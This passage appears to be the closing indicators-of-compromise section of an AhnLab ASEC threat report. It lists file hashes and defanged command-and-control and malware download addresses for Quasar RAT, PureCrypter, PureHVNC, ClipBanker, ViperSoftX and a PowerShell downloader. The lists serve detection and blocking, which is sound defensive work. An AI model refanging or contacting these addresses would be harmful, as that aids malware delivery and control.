- ec17d0ff3b80bf709c444b3b1635b3a3
- 9d16356392e880133a5476132e603120
- d100de780c64d9c647ec19610968812b
- 0efe1a5d5f4066b7e9755ad89ee9470c

[PureCrypter]

- ac6667f9852fcdc911e09063c442f505
- 330508e930d42f26d9b58f251eb6306b
- 7c6e30d0031cec2e91445cf601d7fc1f
- 064b1e45016e8a49eba01878e41ecc37
- 39fb084ac28e503dd4e934ff20f2ba51
- b22f45402dae61f1d58483ecc3927682
- 4c6daef71ae1db6c6e790fca5974f1ca

[PureHVNC]

- 486d0b6649294457a4de8342cde54464
- ce903afafda6f40d3449d57d32d9168f
- 197ff9252dd5273e3e77ee07b37fd4dd
- fc6d6ebc7d9c6897a4e177f00843736d

[ClipBanker]

- 1ec4b69f3194bd647639e6b0fa5c7bb5

Related Domains, URLs, and IP Addresses

The download and C&C URLs are listed below. (http was changed to hxxp).

1. C&C Address

[DNS Query]

- wmail-blog[.]com

[PowerShell Downloader]

- hxxp://t4es8[.]com/api/v1/
- hxxp://vmail-endpoint[.]com/api/v1/
- hxxp://160.191.77[.]89:88/api/v1/
- hxxp://toivbnqa[.]com/api/v1/
- hxxp://gyu3e[.]in/api/v1/
- hxxp://photosro[.]com/api/v1/
- hxxp://a.edlpby[.]com/api/v1/

[ViperSoftX PowerShell]

- hxxp://185.245.183.74:5000/connect
- hxxps://activatorcounter[.]com/connect
- hxxps://fluxcount[.]com/connect
- hxxps://silkroadf[.]com/connect

[Quasar RAT]

- 89.117.79[.]31:101
- freehosts.duckdns[.]org:1
- google.mysynology[.]net:1
- google.mysynology[.]net:3
- google.mysynology[.]net:102
- softx.duckdns[.]org:1

- softx.duckdns[.]org:100

[PureCrypter]

- 89.117.79[.]31:39001
- 89.117.79[.]31:56001
- 89.117.79[.]31:56002
- 89.117.79[.]31:56003
- 89.117.79[.]31:56004
- 89.117.79[.]31:56005
- 136.243.132[.]112:56001
- 136.243.132[.]112:56002
- 212.56.35[.]232:7702

[PureHVNC]

- 212.56.35[.]232:56001
- 212.56.35[.]232:56004
- 136.243.132[.]112:56002

2. Download URLs

[Quasar RAT]

- hxxp://136.243.132[.]112:881/3.exe
- hxxp://136.243.132[.]112:881/micro.exe
- hxxp://136.243.132[.]112:881/save.exe
- hxxp://136.243.132[.]112:881/soft.exe
- hxxp://212.56.35[.]232:881/csrss.exe
- hxxp://212.56.35[.]232:881/photo.exe
- hxxp://212.56.35[.]232:881/svchost.exe

[PureCrypter]

- hxxp://136.243.132[.]112:881/APPDATA.exe
- hxxp://136.243.132[.]112:881/firefoxtemp.exe
- hxxp://136.243.132[.]112:881/index.exe
- hxxp://136.243.132[.]112:881/microsoft.exe
- hxxp://212.56.35[.]232:881/microsoft.exe
- hxxp://212.56.35[.]232:881/svchosts.exe
- hxxps://piecejointe[.]net/?fdgpfng9np58axl385ie

[PureHVNC]

- hxxp://136.243.132[.]112:881/torrent.exe
- hxxp://136.243.132[.]112/ut.exe
- hxxp://212.56.35[.]232:881/cmd.exe
- hxxp://212.56.35[.]232:881/media.exe

[ClipBanker]

- hxxp://212.56.35[.]232:881/c1.exe

[PowerShell Downloader]

- hxxp://136.243.132[.]112:881/a.ps1

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com | https://asec.ahnlab.com/en

About ASEC

AhnLab SEcurity intelligence Center (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab